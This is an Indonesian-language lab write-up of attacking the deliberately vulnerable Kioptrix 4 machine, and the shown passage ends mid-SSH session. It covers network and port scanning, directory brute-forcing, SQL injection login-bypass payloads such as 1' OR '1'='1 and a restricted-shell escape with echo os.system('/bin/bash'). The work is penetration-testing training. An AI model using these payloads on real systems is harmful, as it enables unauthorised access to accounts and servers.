
Lab 1 - SQL Injection

1. Reconnaissance

Pada tahap ini adalah mengumpulkan informasi mengenai target sebanyak banyaknya. Tools yang akan digunakan adalah **Kali Linux.** Sedangkan untuk target adalah **Kioptrix Server.**

Mengetahui IP Address Kali Linux

IP Address adalah alamat computer yang terhubung dalam suatu jaringan. Agar dapat saling berkomunikasi maka host atau computer harus mempunyai IP Address. Untuk mengetahui IP Address sendiri di Linux bisa menggunakan perintah **ifconfig**.



Keterangan:

- Network interface yang digunakan adalah **eth0**
- IP Address yang dimiliki adalah **192.168.72.104**

Mencari Target


Network Mapping adalah metode untuk mengetahui perangkat apa saja yang terkoneksi pada jaringan. Misalkan saya akan menscan jaringan local saya menggunakan perintah sebagai berikut : *netdiscover –i eth0 –r 192.168.72.0*

Keterangan :

netdiscover = aplikasi network mapping

-i eth0 = menggunakan interfaces yang aktif (eth0)

-r 192.168.72.0 = mencari semua host yang berada dalam network tersebut



Dari scanning network diatas dapat dilihat bahwa :

IP Address	Keterangan
192.168.72.1	Router
192.168.72.3	TP-Link / Access Point
192.168.72.100	Real PC
192.168.72.102	IP Target

Pastikan anda mengetahui informasi vendor atau hostname target, karena itu merupakan modal dasar menentukan target yang tepat.

2. Scanning

Berdasarkan tipe scanning yang terdapat 3 macam cara :

- Port Scanning
- Network Scanning
- Vulnerability Scanning

Port adalah penyedia sarana atau lokasi agar software dan network dapat saling berkomunikasi dengan hardware computer. Setiap port hanya digunakan oleh 1 service saja. Ada 65.536 port (0-65.535). Berikut port yang umum digunakan pada layanan jaringan :

Port Number	Service
20	FTP Data Transfer
21	FTP Control
22	SSH
23	Telnet


25	SMTP (Email)
53	DNS
80	HTTP
443	HTTPS

Service Detection

Untuk dapat mendeteksi service yang aktif pada target dapat menggunakan tools Service Enumeration. Salah satunya adalah Network Mapper(nmap) yang merupakan open source yang berguna untuk mengeksplorasi jaringan. Diciptakan oleh Gordon "Fyodor" Lyon, dapat diunduh di http://insecure.org.

Nmap dapat melakukan scan jaringan besar ataupun host tunggal. Nmap menggunakan IP untuk menentukan host yang aktif dalam suatu jaringan, port yang terbuka, system operasi, firewall, dan lainnya. Default, nmap sudah terinstall di Kali Linux.

Command : *nmap –sS –PN –A 192.168.72.102*



Keterangan :

- Opsi –sS adalah opsi untuk mengaktifkan teknik scan dengan mengirimkan paket TCP SYN kepada target

- Opsi –PN adalah untuk memaksa scanning tanpa perlu mengetahui apakah host sedang hidup atau mati.
- Opsi –A adalah opsi untuk mengumpulkan informasi target baik dari OS, Service, Port, dan lain lain yang digunakan computer target.

Port & Service Information

Port Number	Service	Version
22	SSH	OpenSSH 4.7pl Debian 8ubuntu 1.2 (Protocol 2.0)
80	HTTP	Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-patch)
139	Netbios-ssn	Samba smbd 3.X (workgroup: WORKGROUP)
445	Netbios-ssn	Samba smbd 3.X (workgroup: WORKGROUP)

Informasi Tambahan

Information	Value
MAC Address	08:00:27:CC:4F:B8
OS Type	Linux 2.6.X
NetBIOS name	KIOPTRIX4

Beberapa informasi penting yang didapatkan hendaknya dikembangkan lagi dengan mengolah service agar lebih berguna lagi.

a) SSH (Port 22)

Tools yang digunakan untuk merequest ssh service agar memungkinkan akses secara remote terhadap system secara default sudah tersedia di kali linux.

Command : *ssh IP-ADDR-TARGET*

Gambar diatas membuktikan bahwa ssh bisa diakses dan menggunakan username default **root.** Setelah itu masih perlu mencari password yang cocok.

b) HTTP/Hyper Text Transfer Protocol (Port 80)

Adalah protocol umum yang digunakan oleh internet, web browser (Client), web server (Penyedia/Server). Akses menggunakan web browser default Kali Linux (Iceweasel).

Kunjungi : http://192.168.72.102

Setelah mencoba mengakses target melalui port 80 berhasil kita tinggal dihadapkan oleh username dan password untuk dapat masuk halaman web. Pembahasan kali ini cukup menggunakan http dan ssh.

3. Enumeration / Vulnerabilities Assesment (Pencarian Kelemahan)

Pada tahap ini hacker harus mampu menemukan metode terdekat dalam melakukan hacking. Tujuannya adalah untuk mengidentifikasi pengguna akun atau rekening system yang potensial digunakan dalam hacking system target. Sebagian besar langkahnya adalah :

- Mengumpulkan data username dan password yang potensial
- Mengumpulkan informasi host yang mungkin saja memiliki celah
- Lakukan pencarian celah keamanan terhadap host yang ditemukan (Vulnerabilities)
- Memperoleh account pengguna yang mungkin saja gampang dicuri
- Lakukan SNMP Port scanning


Pada tahap ini kita masuk tahap vulnerabilities yang mungkin terjadi pada system target. Vulnerabilities terdapat pada software atau konfigurasi yang dapat dieksploitasi. Celah bisa datang dari banyak hal, biasanya software yang sudah kadaluarsa. Terdapat 2 cara mengumpulkan informasi :


- *Otomatis,* menggunakan tools yang mampu membandingkan databases yang dimiliki dengan target. Diperlukan update.
- *Manual,* terdapat 2 celah yang sudah didapatkan pada proses sebelumnya yakni ssh & http. Informasi celah tersebut akan menentukan jenis serangan yang akan dipilih.

Whatweb Vulnerabilities Assesment

Adalah aplikasi web scanner yang dapat digunakan untuk mengumpulkan informasi mengenai web server target.

Command : *whatweb –v IP-TARGET*





Keterangan :

Information	Value
IP Address	192.168.72.102
Response Time	200 (Kondisi Baik)
Web Server	Apache httpd versi 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-patch)
Kolom Password	Variable : mypassword (Kemungkinan memiliki celah)

Vulnerabilities Assesment using Browser

Langkahnya sebagai berikut :


- Kunjungi IP Address target : http://192.168.72.102
- Mencoba login dengan informasi :
  Username : admin
  Password : admin

- Atau gunakan kombinasi lain menggunakan informasi seperti berikut
  Username : ‘
  Password : admin

- Karena kedua ujicoba username dan password salah, maka akan muncul notifikasi sebagai berikut

Jadi dapat disimpulkan bahwa setelah dilakukan action login, maka checklogin.php akan bertindak sebagai pengecek inputan tersebut valid atau tidak.

- Lalu kita mencoba menggunakan kombinasi inputan yang lain
  Username : admin
  Password : ‘
  Ternyata server memberi pesan kelemahan seperti gambar berikut



Hasil tersebut memberikan informasi bahwa kolom password sepertinya memiliki sebuah celah keamanan dan celah tersebut dinamakan **SQL Injection.**


Hal tersebut karena kita menginputkan tanda kutip satu (') sehingga memberikan *warning : mysql_num_rows().* Pesan tersebut menunjukan kesalahan inputan.

Secara umum, pengguna harus menginputkan username dan password yang valid. Namun kolom password memiliki celah SQL Injection, maka tidak perlu mencari password yang valid. Hanya perlu username yang valid. Dengan demikian hasil laporan **whatweb** benar mengatakan kolom password memiliki celah.


OWASP Dir Buster Vulnerabilities Assesment

Tujuannya adalah menemukan user yang valid, tools yang digunakan disebut fuzzers (tools yang dapat menebak atau menyusun (Bruteforcing) daftar struktur file dan dir target). Target memiliki sebuah web server, maka kita gunakan Web Application Fuzzers salah satunya adalah OWASP Dir Buster.


Open : *Web Applications Analysis > Web Crawlers & Dir Bruteforce > dirbuster*



Berikut tampilan dirbuster



Masukan informasi dirbuster seperti gambar berikut :



Keterangan :

Information	Value	Details
Target URL	http://192.168.72.102	Informasi URL yang akan di bruteforce
Work Method	Auto Switch (HEAD & GET)	Jenis metode yang ingin digunakan (Auto)
Number of Threads	10 Threads	Semakin banyak threads maka semakin cepat proses kerja, namun

		memakan resource kali linux.
Select Scanning Type	Pure Brute Force	Jenis pencarian, bisa berdasarkan dictionary atau memang pure bruteforce.

Jika sudah terisi, maka lanjutkan dengan mengklik **start.** Kemudian jika sudah selesai scanning, maka akan terdapat sebuah directory yang bernama sebuah username. Kemungkinan, username tersebut merupakan username yang valid pada web server.

- Untuk mengecek user valid atau tidak, maka coba akses http://192.168.72.102:80/john begitupun dengan username yang lain.

Coba klik john.php, maka otomatis dialihkan ke halaman http://192.168.72.102. Maka dapat disimpulkan kita perlu login terlebih dahulu untuk mengakses file tersebut.


Maka, kita sudah mendapatkan username yang kemungkinan valid, yakni john & Robert. Namun, password belum ditemukan, maka kita menggunakan SQL Inject agar dapat login pada system.

4. Gaining Access

Tujuannya adalah mengambil akses penuh terhadap system target. Teknik ini bisa menggunakan berbagai metode, namun kali ini saya akan menggunakan Eksploit SQL Injection. Eksploitasi adalah kegiatan yang bertujuan untuk memanfaatkan celah yang berhasil ditemukan, dalam hal ini menggunakan SQL Injection.


SQL Inject Me Exploit

SQL Inject Me merupakan add ons browser iceweasel yang merupakan turunan dari browser firefox.



Cara menggunakan Tools SQL Inject Me

- Buka Iceweasel kemudian tekan F10 pada keyboard > Tools > SQL Inject Me > Open SQL Inject Me Sidebar




Informasi yang harus diisi di SQL Inject Me

Information	Value
Myusername	John
Mypassword	Ceklist

Lalu setelah sudah selesai semua klik Execute > Run All Test

Berikut hasil test SQL Inject



Kesimpulan :


- Terdapat 14617 percobaan dan ditemukan 3 yang kemungkinan memiliki celah :

Lakukan percobaan terhadap kemungkinan yang ada pada hasil diatas.

Percobaan 1.

Username : john

Password : %31%27%20%4F%52%20%27%3D%27%31




Kesimpulan : Tidak dapat mengeksploitasi server

Percobaan 2.

Username : john

Password : 'OR username IS NOT NULL OR username = '



Kesimpulan : Sistem menganggap kita telah login dengan username john walaupun tanpa password yang valid.

Percobaan 3.

Username : john

Passoword : 1' OR '1'='1

Kesimpulan : Sistem menganggap kita telah login dengan username john walaupun tanpa password yang valid.

Percobaan 4.

Username : john

Password : MyNameIsJohn

Kesimpulan :

Sistem menganggap kita telah login dengan username john walaupun tanpa password yang valid. Lakukan percobaan seperti diatas untuk Username **Robert.**

Berdasarkan percobaan diatas, kita berhasil mengeksploitasi layanan http dengan memanfaatkan celah dari SQL Injection dengan bantuan sebuah Add-Ons yang bernama SQL Inject Me. Sebagai hasil eksploitasi kita dapat melakukan login melalui web server tanpa perlu mengetahui password yang valid pada system. Maka Layanan http telah berhasil dikuasai.

Exploit using SSH

Account web server yang valid, dan port ssh terbuka, maka ada baiknya kita mencoba login menggunakan ssh.

Command : ssh john@192.168.72.102

Password : MyNameIsJohn

Atau bisa menggunakan account Robert.

Kita telah login menggunakan account john, namun user dibatasi hak aksesnya, sehinggga hanya bisa menjalankan beberapa command saja. Untuk melihat command apa saja yang bisa diakses oleh username john, gunakan command : **help**

User Limited

a. Command

```
Type '?' or 'help' to get the list of allowed commands
john:~$ help
cd  clear  echo  exit  help  ll  lpath  ls
john:~$
```

Contoh jika menjalankan command selain list diatas. Misal mkdir

```
john:~$ mkdir
*** unknown command: mkdir
```

b. Directory

Kemudian batasan lainnya adalah akses directory, misalkan akses ke directory /.

```
john:~$ cd /
*** forbidden path -> "/"
*** You have 0 warning(s) left, before getting kicked out.
This incident has been reported.
john:~$ cd /
*** forbidden path -> "/"
*** Kicked out
Connection to 192.168.72.102 closed.
root@kali:~#
```

Perintah diatas dianggap berbahaya oleh system, dan jika menggunakan command berbahaya lagi maka akan otomatis user akan di logout.

Out of Limited Shell

User john dan robet terdaftar sebagai user biasa yang memiliki hak akses sebagai limited shell, sehingga hanya bisa menjalankan beberapa perintah saja. Salah satu cara keluar dari limited shell adalah menggunakan perintah echo os.system('/bin/bash') pada terminal user (john).


```
root@kali:~# ssh john@192.168.72.102
john@192.168.72.102's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
